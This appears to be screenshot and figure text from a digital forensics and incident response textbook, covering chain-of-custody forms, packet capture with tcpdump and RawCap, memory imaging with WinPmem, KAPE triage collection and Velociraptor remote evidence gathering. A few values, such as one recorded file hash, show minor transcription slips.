






# Chapter 1: Understanding Incident Response




## Chapter 2: Managing Cyber Incidents







## Chapter 3: Fundamentals of Digital Forensics





## Computer Security Incident Response Chain of Custody Form

### Incident Information

Intake ID:	Analyst	Submission #:
------------	---------	---------------

### Electronic Media Details

Item Number:	Description:	
Manufacturer:	Model#	Serial Number:

### Image or File Details

Date / Time Acquired:	Created By:	Method:	Storage Drive:
File/Image Name:	Hash:		

### Chain of Custody

Tracking No:	Date/Time:	FROM:	TO:	Reason:
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	

Page      of

### Incident Information

Intake ID: 2022-00056	Analyst Johansen, G	Submission #: 001
-----------------------	---------------------	-------------------

### Electronic Media Details

Item Number: 001	Description: 'easystore' External HDD	
Manufacturer: Western Digital	Model# 1621B	Serial Number: WX62D80FVXN1

### Image or File Details


Date / Time Acquired: March 15, 2022, 0113 UTC	Created By: Johansen, G	Method: TCPDump	Storage Drive: Forensics HDD-01
File/Image Name: CoreRouter.pcap		Hash: f1e815e58c168ac377b8cf576bd1db68	

### Chain of Custody

Tracking No:	Date/Time:	FROM:	TO:	Reason:
1	Date: 03/15/22	Name/Org: Gerard Johansen IRProactive	Name/Org: Carol Davis IRProactive Evidence Custodian	Evidence acquisition and storage
	Time: 0126 UTC	Signature: <i>Gerard Johansen</i>	Signature: <i>Carol Davis</i>	
2	Date: 03/16/22	Name/Org: Carol Davis	Name/Org: Gerard Johansen	Analysis
	Time: 1642 UTC	Signature: <i>Carol Davis</i>	Signature: <i>Gerard Johansen</i>	













## Chapter 4: Investigation Methodology





Reconnaissance

Delivery

Installation




Actions on Objectives



Weaponization


Exploitation


Command and Control



Kill Chain Phase	Diamond
Reconnaissance	○○○
Weaponization	○○○
Delivery	○○○
Exploitation	○○○
Installation	○○○
Command and Control	○○○
Actions on Objective	○○○

## Chapter 5: Collecting Network Evidence






```
arkime@arkime:~$ tcpdump -h
tcpdump version 4.9.3
libpcap version 1.9.1 (with TPACKET_V3)
OpenSSL 1.1.1f  31 Mar 2020
Usage: tcpdump [-aAbdDefhHIJKLnNOpqStuUvxX#] [ -B size ] [ -c count ]
              [ -C file size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
              [ -i interface ] [ -j tstamptype ] [ -M secret ] [ --number ]
              [ -Q in|out|inout ]
              [ -r file ] [ -s snaplen ] [ --time-stamp-precision precision ]
              [ --immediate-mode ] [ -T type ] [ --version ] [ -V file ]
              [ -w file ] [ -W filecount ] [ -y datalinktype ] [ -z postrotate-command ]
              [ -Z user ] [ expression ]
```

```
arkime@arkime:~$ tcpdump -D
1.ens160 [Up, Running]
2.lo [Up, Running, Loopback]
3.any (Pseudo-device that captures on all interfaces) [Up, Running]
4.bluetooth-monitor (Bluetooth Linux Monitor) [none]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
```

```
win 1026, length 0
16:43:13.310340 IP (tos 0x10, ttl 64, id 42606, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x389b (correct), seq 26494224:
26494544, ack 15441, win 501, length 320
16:43:13.310392 IP (tos 0x10, ttl 64, id 42607, offset 0, flags [DF], proto TCP (6), length 600)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xdffd0 (correct), seq 26494544:
26495104, ack 15441, win 501, length 560
16:43:13.310445 IP (tos 0x10, ttl 64, id 42608, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x67d0 (correct), seq 26495104:
26495424, ack 15441, win 501, length 320
16:43:13.310494 IP (tos 0x10, ttl 64, id 42609, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x5a68 (correct), seq 26495424:
26495744, ack 15441, win 501, length 320
16:43:13.310615 IP (tos 0x10, ttl 64, id 42610, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x8c2c (correct), seq 26495744:
26496064, ack 15441, win 501, length 320
16:43:13.312682 IP (tos 0x0, ttl 127, id 14594, offset 0, flags [DF], proto TCP (6), length 40)
    DESKTOP-47CFSUD.hitronhub.home.61181 > arkime.hitronhub.home.ssh: Flags [..], cksum 0x1c55 (correct), ack 26494224,
win 1026, length 0
16:43:13.312688 IP (tos 0x10, ttl 64, id 42611, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xc738 (correct), seq 26496064:
26496384, ack 15441, win 501, length 320
16:43:13.312740 IP (tos 0x10, ttl 64, id 42612, offset 0, flags [DF], proto TCP (6), length 600)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xabac (correct), seq 26496384:
26496944, ack 15441, win 501, length 560
16:43:13.312792 IP (tos 0x10, ttl 64, id 42613, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xa2d8 (correct), seq 26496944:
26497264, ack 15441, win 501, length 320
16:43:13.312840 IP (tos 0x10, ttl 64, id 42614, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xace2 (correct), seq 26497264:
26497584, ack 15441, win 501, length 320
16:43:13.312963 IP (tos 0x10, ttl 64, id 42615, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x1f7f (correct), seq 26497584:
26497904, ack 15441, win 501, length 320
```

```
arkime@arkime:~$ sudo tcpdump -i ens160 -vvv -w ping_capture
tcpdump: listening on ens160, link-type EN10MB (Ethernet), capture size 262144 bytes
^C387 packets captured
389 packets received by filter
0 packets dropped by kernel
```



```
C:\ProgramData\chocolatey\bin>RawCap.exe --help
NETRESEC RawCap version 0.2.0.0

Usage: RawCap.exe [OPTIONS] <interface> <pcap_target>
<interface> can be an interface number or IP address
<pcap_target> can be filename, stdout (-) or named pipe (starting with \\.\pipe\)

OPTIONS:
-f           Flush data to file after each packet (no buffer)
-c <count>   Stop sniffing after receiving <count> packets
-s <sec>     Stop sniffing after <sec> seconds
-m           Disable automatic creation of RawCap firewall entry
-q           Quiet, don't print packet count to standard out

INTERFACES:
0.    IP      : 192.168.0.40
      NIC Name : Ethernet0
      NIC Type : Ethernet

1.    IP      : 127.0.0.1
      NIC Name : Loopback Pseudo-Interface 1
      NIC Type : Loopback

Example 1: RawCap.exe 0 dumpfile.pcap
Example 2: RawCap.exe -s 60 127.0.0.1 localhost.pcap
Example 3: RawCap.exe 127.0.0.1 \\.\pipe\RawCap
Example 4: RawCap.exe -q 127.0.0.1 - | Wireshark.exe -i - -k
```

```
C:\ProgramData\chocolatey\bin>RawCap.exe 0 RawCap.pcap
Sniffing IP : 192.168.0.40
Output File : C:\ProgramData\chocolatey\bin\RawCap.pcap
--- Press [Ctrl]+C to stop ---
Packets      : 5885
```

RawCap.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.0.105	239.255.255.250	UDP	63	38274 → 15600 Len=35
2	1.437501	192.168.0.40	239.255.255.250	SSDP	202	M-SEARCH * HTTP/1.1
3	1.437501	192.168.0.40	239.255.255.250	SSDP	202	M-SEARCH * HTTP/1.1
4	1.453128	192.168.0.105	192.168.0.40	UDP	441	36486 → 49498 Len=413
5	1.484376	192.168.0.105	192.168.0.40	UDP	441	38048 → 49498 Len=413
6	1.812503	192.168.0.105	224.0.0.7	UDP	228	8001 → 8001 Len=200
7	2.343746	1.0.168.192	224.0.0.1	ICMP	36	Mobile IP Advertisement (Normal router advertisement)
8	2.484374	192.168.0.40	239.255.255.250	SSDP	202	M-SEARCH * HTTP/1.1
9	2.484374	192.168.0.40	239.255.255.250	SSDP	202	M-SEARCH * HTTP/1.1
10	2.484374	192.168.0.86	224.0.0.251	MDNS	165	Standard query 0x0000 PTR lb._dns-sd._udp.local, "QU"
11	2.484374	192.168.0.105	192.168.0.40	UDP	441	41382 → 49498 Len=413
12	2.515627	192.168.0.105	192.168.0.40	UDP	441	50581 → 49498 Len=413
13	2.562499	192.168.0.116	224.0.0.251	MDNS	814	Standard query response 0x0000 PTR SoundTouch 10 Offi
14	2.890631	192.168.0.105	192.168.0.255	UDP	63	46772 → 15600 Len=35
15	3.484378	192.168.0.86	224.0.0.251	MDNS	164	Standard query 0x0000 PTR lb._dns-sd._udp.local, "QM"

> Frame 1: 63 bytes on wire (504 bits), 63 bytes captured (504 bits)  
 Raw packet data  
 > Internet Protocol Version 4, Src: 192.168.0.105, Dst: 239.255.255.250  
 > User Datagram Protocol, Src Port: 38274, Dst Port: 15600  
 > Data (35 bytes)

```

0000 45 00 00 3f 47 2b 40 00 40 11 42 77 c0 a8 00 69 E ..?G+@. @·Bw...i
0010 ef ff ff fa 95 82 3c f0 00 2b 33 e2 53 45 41 52 .....<..+3·SEAR
0020 43 48 20 42 53 44 50 2f 30 2e 31 0a 44 45 56 49 CH BSDP/ 0.1·DEVI
0030 43 45 3d 30 0a 53 45 52 56 49 43 45 3d 31 0a CE=0·SER VICE=1·
  
```


RawCap.pcap | Packets: 5791 · Displayed: 5791 (100.0%) | Profile: Default

## Welcome to Wireshark

### Capture

...using this filter:  Enter a capture filter ... All interfaces shown ▾

- Local Area Connection\* 8
- Local Area Connection\* 7
- Local Area Connection\* 6
- Ethernet0
- Adapter for loopback traffic capture



```

arkime@arkime:~$ mergecap -help
Mergecap (Wireshark) 3.2.3 (Git v3.2.3 packaged as 3.2.3-1)
Merge two or more capture files into one.
See https://www.wireshark.org for more information.

Usage: mergecap [options] -w <outfile>|-<infile> [<infile> ...]

Output:
  -a          concatenate rather than merge files.
              default is to merge based on frame timestamps.
  -s <snaplen> truncate packets to <snaplen> bytes of data.
  -w <outfile>|- set the output filename to <outfile> or '-' for stdout.
  -F <capture type> set the output file type; default is pcapng.
              an empty "-F" option will list the file types.
  -I <IDB merge mode> set the merge mode for Interface Description Blocks; default
  is 'all'.
              an empty "-I" option will list the merge modes.

Miscellaneous:
  -h          display this help and exit.
  -v          verbose output.

```

### File Details

File Name:	Description:	Hash:	Source:
ping_capture	Packet capture of ICMP activity	1a2edfe917b912696e4f7df3aacfb8	192.168.0.110
Date / Time Acquired:	Captured By:	Method:	Storage Drive:
20220403T1634 UTC	G. Johansen	tcpdump	Evidence_001

```
arkime@arkime:~$ md5sum --help
md5sum: invalid option -- 'h'
Try 'md5sum --help' for more information.
arkime@arkime:~$ md5sum --help
Usage: md5sum [OPTION]... [FILE]...
Print or check MD5 (128-bit) checksums.

With no FILE, or when FILE is -, read standard input.

-b, --binary          read in binary mode
-c, --check           read MD5 sums from the FILES and check them
--tag                 create a BSD-style checksum
-t, --text             read in text mode (default)
-z, --zero             end each output line with NUL, not newline,
                        and disable file name escaping

The following five options are useful only when verifying checksums:
--ignore-missing      don't fail or report status for missing files
--quiet                don't print OK for each successfully verified file
--status               don't output anything, status code shows success
--strict               exit non-zero for improperly formatted checksum lines
-w, --warn              warn about improperly formatted checksum lines


--help                display this help and exit
--version              output version information and exit



The sums are computed as described in RFC 1321. When checking, the input
should be a former output of this program. The default mode is to print a
line with checksum, a space, a character indicating input mode ('*' for binary,
' ' for text or where binary is insignificant), and name for each FILE.




GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation at: <https://www.gnu.org/software/coreutils/md5sum>
or available locally via: info '(coreutils) md5sum invocation'
```

```
arkime@arkime:~$ md5sum ping_capture
1a2edfe917b912696e4f7df3aacfafb8  ping_capture
arkime@arkime:~$
```

## Chapter 6: Acquiring Host-Based Evidence







Name	Date modified	Type	Size
pagefile.sys	4/13/2022 5:06 PM	System file	3,538,944 KB
Acc_LT_008.mem	4/13/2022 5:00 PM	MEM File	18,317,312 KB

```
E:\>winpmem_mini_x64_rc2.exe -help
WinPmem64
Winpmem - A memory imager for windows.
Copyright Michael Cohen (scudette@gmail.com) 2012-2014.
```

Version 2.0.1 Oct 13 2020

Usage:

```
winpmem_mini_x64_rc2.exe [option] [output path]
```

Option:

- l Load the driver and exit.
- u Unload the driver and exit.
- d [filename]  
Extract driver to this file (Default use random name).
- h Display this help.
- w Turn on write mode.
- 0 Use MmMapIoSpace method.
- 1 Use \\Device\\PhysicalMemory method (Default for 32bit OS).
- 2 Use PTE remapping (AMD64 only - Default for 64bit OS).

NOTE: an output filename of - will write the image to STDOUT.

Examples:

```
winpmem_mini_x64_rc2.exe physmem.raw
```

Writes an image to physmem.raw

```
E:\>winpmem_mini_x64_rc2.exe Acc_LT09.raw
WinPmem64
Extracting driver to C:\Users\madno\AppData\Local\Temp\pmeAE7F.tmp
Driver Unloaded.
Loaded Driver C:\Users\madno\AppData\Local\Temp\pmeAE7F.tmp.
Deleting C:\Users\madno\AppData\Local\Temp\pmeAE7F.tmp
The system time is: 14:46:26
Will generate a RAW image
- buffer_size_: 0x1000
CR3: 0x00001AD002
5 memory ranges:
Start 0x00001000 - Length 0x0009E000
Start 0x00100000 - Length 0x86C87000
Start 0x87687000 - Length 0x16217000
Start 0x9EC0E000 - Length 0x00001000
Start 0x100000000 - Length 0x35E000000
max_physical_memory_ 0x45e000000
Acquisition mode PTE Remapping
Padding from 0x00000000 to 0x00001000
pad
- length: 0x1000
```

Administrator: Command Prompt

```
pad  
- length: 0x1370000
```

```
14% 0x9D89E000 ..
```

```
copy_memory  
- start: 0x9ec0e000  
- end: 0x9ec0f000
```

```
14% 0x9EC0E000 ..
```

```
Padding from 0x9EC0F000 to 0x100000000
```

```
pad  
- length: 0x613f1000
```

```
14% 0x9EC0F000 ..
```

```
14% 0x9EC0F000 ..
```

```
copy_memory  
- start: 0x100000000  
- end: 0x45e000000
```

```
22% 0x100000000 .....xxx.....
```

```
27% 0x132000000 .....
```

```
31% 0x164000000 .....
```

```
36% 0x196000000 .....
```

```
40% 0x1C8000000 .....
```

```
45% 0x1FA000000 .....
```

```
49% 0x22C000000 .....
```

```
54% 0x25E000000 .....x.....
```

```
58% 0x290000000 .....
```

```
63% 0x2C2000000 .....
```

```
67% 0x2F4000000 .....
```

```
72% 0x326000000 .....
```

```
76% 0x358000000 .....
```

```
81% 0x38A000000 .....
```

```
85% 0x3BC000000 .....
```

```
89% 0x3EE000000 .....
```



```
94% 0x420000000 .....
```



```
98% 0x452000000 .....x.....
```

```
The system time is: 17:05:26
```

```
Driver Unloaded.
```

```
E:\>
```







```
[ON] Administrator: Command Prompt - CylRexe
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-PnPDevices%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-PnPDevices%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-Printers%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-Printers%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-Time-Service%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-Time-Service-PTP-Provider%4TP-Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-Troubleshooting-Recommended%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-Troubleshooting-Recommended%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TWinUI%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TZSync%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TZUtil%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-UAC%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-UniversalTelemetryClient%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-User Control Panel%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-User Device Registration%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-User Profile Service%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-User-Loader%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-UserPnp%4ActionCenter.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-UserPnp%4DeviceInstall.evtx
```

2022-04-14T00:22:02 [info] Collection complete. 0:09:52.6881952 elapsed

Name	Date modified	Type	Size
\$Recycle.Bin	4/13/2022 5:30 PM	File folder	
ProgramData	4/13/2022 5:30 PM	File folder	
Users	4/13/2022 5:29 PM	File folder	
WINDOWS	4/13/2022 5:29 PM	File folder	
\$LogFile	10/16/2019 10:56 PM	File	65,536 KB
\$MFT	10/16/2019 10:56 PM	File	936,448 KB



Drag a column header here to group by that column

Selected	Name	Folder	Description
<input checked="" type="checkbox"/>	RBC	RBC	RBC
<input type="checkbox"/>	!BasicCollection	Compound	Basic Collection
<input checked="" type="checkbox"/>	!SANS_Triage	Compound	SANS Triage Collection
<input type="checkbox"/>	\$Boot	Windows	\$Boot
<input type="checkbox"/>	\$J	Windows	\$J
<input type="checkbox"/>	\$LogFile	Windows	\$LogFile
<input type="checkbox"/>	\$MFT	Windows	\$MFT
<input type="checkbox"/>	\$MFTMirr	Windows	\$MFTMirr
<input type="checkbox"/>	esbs	Windows	esbs

Process VSCs       Deduplicate      Container:  None  VHDX  VHD  Zip  
 SHA-1 exclusions:  Base name:   
 Zip container       Transfer

Editor: !SANS\_Triage

Description: SANS Triage Collection  
 Author: Mark Hallman  
 Version: 1.2  
 Id: 1bfbd59d-6c58-4eeb-9da7-1d9612b79964  
 RecreateDirectories: true  
 Targets:

- Name: Antivirus  
 Category: Antivirus  
 Path: Antivirus.tkape
- Name: CloudStorage\_Metadata  
 Category: Apps  
 Path: CloudStorage\_Metadata.tkape
- Name: CombinedLogs  
 Category: WindowsLogs  
 Path: EventLogs.tkape
- Name: EvidenceOfExecution  
 Category: EvidenceOfExecution  
 Path: EvidenceOfExecution.tkape
- Name: FileSystem  
 Category: FileSystem  
 Path: FileSystem.tkape

Reload       Generate GUID       Save       Save As

Current command line

```
\kape.exe --tsource C: --tdest E:\Acct_LT009 --tflush --target ISANS_Triage --gui
```

Copy command       Sync with GitHub       Execute!

## DATA DESTRUCTION WARNING!



!!! WARNING !!!

One or more flush options are enabled!

This means that the contents of 'Target destination' and/or 'Module destination' will be DELETED prior to KAPE running!

Click 'OK' to continue or 'Cancel' to abort.

OK

Cancel

```
5.74%: Files remaining to be copied: 2,728 (Copied: 164 Deferred queue count: 2 Deduped count: 0 Skipped count: 0 Errors: 0)
KAPE version 1.2.0.0 Author: Eric Zimmerman (CAPE@kroll.com)

KAPE directory: E:\CAPE\CAPE
Command line: --source C: --tdest E:\Acct_LT009 --tflush --target !SANS_Triage --gui


System info: Machine name: LAPTOP-CHL1KGT5, 64-bit: True, User: madno OS: Windows10 (10.0.19043)

Using Target operations
    Flushing target destination directory 'E:\Acct_LT009'
    Creating target destination directory 'E:\Acct_LT009'
Found 18 targets. Expanding targets to file list...
Target 'ApplicationEvents' with Id '2da16dbf-ea47-448e-a00f-fc442c3109ba' already processed. Skipping!
Found 2,894 files in 10.164 seconds. Beginning copy...
    Deferring 'C:\Windows\System32\winevt\logs\Application.evtx' due to IOException...
    Deferring 'C:\Windows\System32\winevt\Logs\Microsoft-Windows-Defender%4WHC.evtx' due to IOException...
```

Name	Date modified	Type	Size
C	4/24/2022 2:42 PM	File folder	
2022-04-24T213646_ConsoleLog.txt	4/24/2022 2:46 PM	Text Document	82 KB
2022-04-24T213646_CopyLog.csv	4/24/2022 2:46 PM	Microsoft Excel Comma...	917 KB
2022-04-24T213646_SkipLog.csv	4/24/2022 2:46 PM	Microsoft Excel Comma...	68 KB

Name	Date modified	Type	Size
\$Extend	4/24/2022 2:42 PM	File folder	
\$Recycle.Bin	4/24/2022 2:38 PM	File folder	
ProgramData	4/24/2022 2:37 PM	File folder	
Users	4/24/2022 2:38 PM	File folder	
Windows	4/24/2022 2:43 PM	File folder	
\$Boot	10/16/2019 10:56 PM	File	8 KB
\$LogFile	10/16/2019 10:56 PM	File	65,536 KB
\$MFT	10/16/2019 10:56 PM	File	1,024,512 KB
\$Secure_SSOS	10/16/2019 10:56 PM	File	6,506 KB

## Chapter 7: Remote Evidence Collection



≡  Search clients

 admin





Welcome to Velociraptor!

Common tasks:

- [Inspect the server's state](#)
- [Building an Offline Collector](#)
- [Write VQL notebooks](#)
- [View Server Configuration](#)
- [Customize this welcome screen](#)

Or simply search for a client in the search bar above.

You can always get back to this welcome screen by clicking the little green reptile above!

Tips

1. Press `Ctrl-/` to view keyboard hotkeys.

```
GNU nano 4.8                               /etc/velociraptor.config.yaml
version:
  name: velociraptor
  version: 0.6.4-1
  commit: abe3ae68
  build_time: "2022-04-26T10:46:54+10:00"
  compiler: go1.18.1
Client:
  server_urls:
    - https://192.168.0.200:8000/
  ca_certificate: |
    -----BEGIN CERTIFICATE-----
MIIDTDCCAjSgAwIBAgIRAM7id3dkUclJTp3vDWiD1ZYwDQYJKoZIhvcNAQELBQA
GjEYMBYGA1UEChMPVmVsb2NpcmFwdG9yIENBMB4XDTIyMDQyOTAxNDEyM1oXDTMy
MDQyNjAxNDEyM1owGjEYMBYGA1UEChMPVmVsb2NpcmFwdG9yIENBMIIBIjANBgkq
hkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvsqhRXI696fBktpQjG+CQ2OADRFDkTwT
D+EOSaDb9zp8jjR+2WVckXPoGstTp0p2heYAfn5RvBOHjQvqCfDOLLXahVt4+mM
fRU4ivqYm2JstwvaiSERSSxJ8d3TYoFiQf3RycTAh4+PUFFyERqtm7Gm9+A748qT
sUuaCpgAPn5ohF4jprN7xEqUM6GrVvrgV7mJ48/0UcfIJPR9TYXzVM92DCA6qw7N
sdF4/jyRT/9sJgBRKnEb51JYsQN1vD5QvV+bRkJxpLivmlbNGhFpQTOhVDmiJ2T
KU+M4rJHT8aEps8Q8K/uqFFY379sB0Hp1DAEo30Gb5jF0kMxI20TwIDAQABo4GM
MIGJMA4GA1UdDwEB/wQEAWICpDAdBgNVHSUEfjAUBggrBgEFBQcDAQYIKwYBBQUH
AwIwDwYDVROTAQH/BAUwAwEB/zAdBgNVHQ4EFgQUXH6+5UjgnxqZ9N4Bxn0IAU8M
LzUwKAYDVR0RBCEwh4IdVmVsb2NpcmFwdG9yX2NhLnZlbG9jaWRleC5jb20wDQYJ
KoZIhvcNAQELBQADggEBAJlzhK6spk1Zotbv+3NFmfvsxt51r8QuBGCEykoZ42
y+1G4ePi6oOXvAaGNkcEoIMRzaey/wRUxaYb9E+HWWHfA/NWoXs7MYCazc5DpUpj
xjs1YMpvCF8asF9kMDcdSSfCnIAkrH1Pewm8KX6kvQI+IfWSDRv+7904n1XSA69L
JjW5xyTkveMzRuFF5zLj9cBfMQrdwYpN0qDEo2cRHGML7DfRqg4ews9DCQK5ntiX
QuEGJjUqHn/RalabtGO1YuU9k8sTUCDtQTOWCUS5455Edjg4jUFCiwuwsQpMj4+
rzwrJ+9AMRU4hq0ruyOIYjYnR+dF+eO43JkjxD9Y0cY=
    -----END CERTIFICATE-----
nonce: IP8U8nlau+U=
use_self_signed_ssl: true
writeback_darwin: /etc/velociraptor.writeback.yaml
writeback_linux: /etc/velociraptor.writeback.yaml
writeback_windows: $ProgramFiles\Velociraptor\velociraptor.writeback.yaml
tempdir_windows: $ProgramFiles\Velociraptor\Tools
max_poll: 60
windows_installer:
  service_name: Velociraptor
  install_path: $ProgramFiles\Velociraptor\Velociraptor.exe
  service_description: Velociraptor service
darwin_installer:
  service_name: com.velocidex.velociraptor
  install_path: /usr/local/sbin/velociraptor
```

**^G** Get Help **^O** Write Out **^W** Where Is **^K** Cut Text **^J** Justify  
**^X** Exit **^R** Read File **^\\** Replace **^U** Paste Text **^T** To Spell

Administrator: Command Prompt

```
C:\Users\Atomic Red Team\Desktop>Velociraptor_Agent.exe service install
C:\Users\Atomic Red Team\Desktop>
```

The screenshot shows the Velociraptor interface with a search bar labeled "Search clients". Below it is a table with columns: Client ID, Hostname, and Fqdn. Two hosts are listed:

	Client ID	Hostname	Fqdn
<input type="checkbox"/>	C.325723f95d75b170	DESKTOP-5EP500E	DESKTOP-5EP500E.hitronhub.home
<input type="checkbox"/>	C.61ccda4581e72dd1	DESKTOP-9SK5KPF	DESKTOP-9SK5KPF.hitronhub.home

The screenshot shows the Velociraptor interface with a search bar labeled "Search clients". Below it is a table with columns: Client ID, Hostname, and Fqdn. Two hosts are listed:

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<input type="checkbox"/>	C.61ccda4581e72dd1	DESKTOP-9SK5KPF	DESKTOP-9SK5KPF.hitronhub.home


Overview VQL Drilldown Shell


Cmd ▾ netstat

```
netstat

Active Connections

Proto Local Address          Foreign Address      State
TCP   192.168.0.36:3389    192.168.0.32:56257  ESTABLISHED
TCP   192.168.0.36:52173    192.168.0.200:8000  ESTABLISHED
TCP   192.168.0.36:52335    192.168.0.200:8000  ESTABLISHED
TCP   192.168.0.36:52391    72.21.91.29:http   CLOSE_WAIT
TCP   192.168.0.36:52405    40.83.247.108:https ESTABLISHED
TCP   [2001:48f8:1006:b2a:1893:90bd:a3df:d1be]:52389  2001-48f8-0-462-0-0-1834-18f0-static:https CLOSE_WAIT
TCP   [2001:48f8:1006:b2a:1893:90bd:a3df:d1be]:52390  [2620:109:c002::6cae:a18]:https CLOSE_WAIT
```





	Name	Size	Mode	mtime
🕒	Ole DB	0 b	drwxr-xr-x	2021-10-06 13:58:39 UTC
🕒	ado	0 b	drwxr-xr-x	2021-10-06 13:58:39 UTC
🕒	bghe21.dll	1 Mb	-rwxr-xr-x	2022-05-04 09:44:20 UTC
🕒	en-US	0 b	drwxr-xr-x	2019-12-07 09:49:03 UTC
🕒	msadc	0 b	drwxr-xr-x	2021-10-06 13:58:39 UTC
🕒	wab32.dll	1 Mb	-rwxr-xr-x	2021-10-06 13:53:39 UTC
🕒	wab32res.dll	1 Mb	-rwxr-xr-x	2021-10-06 13:53:39 UTC

\\.\C:\Program Files\Common Files\System\bghe21.dll

**Size** 721990  
**Mode** -rwxr-xr-x  
**Mtime** 2022-05-04T09:44:20Z  
**Atime** 2022-05-04T02:50:09.4841997Z  
**Ctime** 2022-05-04T02:50:12.890088Z  
**Btime** 2022-05-04T02:49:43.4814923Z  
**Fetch from Client** ↻ Collect from the client

		Client ID	Hostname	Fqdn	
<input type="checkbox"/>	<input checked="" type="radio"/>	<a>C.325723f95d75b170</a>	DESKTOP-5EP500E	DESKTOP-5EP500E.hitronhub.home	
<input type="checkbox"/>	<input checked="" type="radio"/>	<a>C.61ccda4581e72dd1</a>	DESKTOP-9SK5KPF	DESKTOP-9SK5KPF.hitronhub.home	

The screenshot shows a software interface for collecting artifacts from a target system. At the top, there is a search bar with the placeholder text "all" and a green shield icon with a white "V". Below the search bar is a button labeled "Interrogate". To the left of the main content area is a vertical toolbar with the following icons: Home, Crosshair, Wrench, Eye, Grid, Computer monitor, Folder, and Refresh. The main content area displays the target system as "DESKTOP-9SK". Below the target name, a list of artifact types is shown, each with a corresponding icon: Client ID (User icon), Agent Version (Gear icon), Agent Name (Eye icon), First Seen At (Clock icon), Last Seen At (Clock icon), Last Seen IP (Network icon), and Labels (Tag icon).

New Collection: Select Artifacts to collect

<a href="#">Windows.Forensics.Usn</a>
<a href="#">Windows.KapeFiles.Extract</a>
<a href="#">Windows.KapeFiles.Targets</a>
<a href="#">Windows.Memory.Acquisition</a>

## Windows.KapeFiles.Targets

Type: client

Kape is a popular bulk collector tool for triaging a system quickly. While KAPE itself is not an opensource tool, the logic it uses to decide which files to collect is encoded in YAML files hosted on the KapeFiles project (<https://github.com/EricZimmerman/KapeFiles>) and released under an MIT license.

This artifact is automatically generated from these YAML files, contributed and maintained by the community. This artifact only encapsulates the KAPE "Targets" - basically a bunch of glob expressions used for collecting files on the endpoint. We do not do any post processing these files - we just collect them.

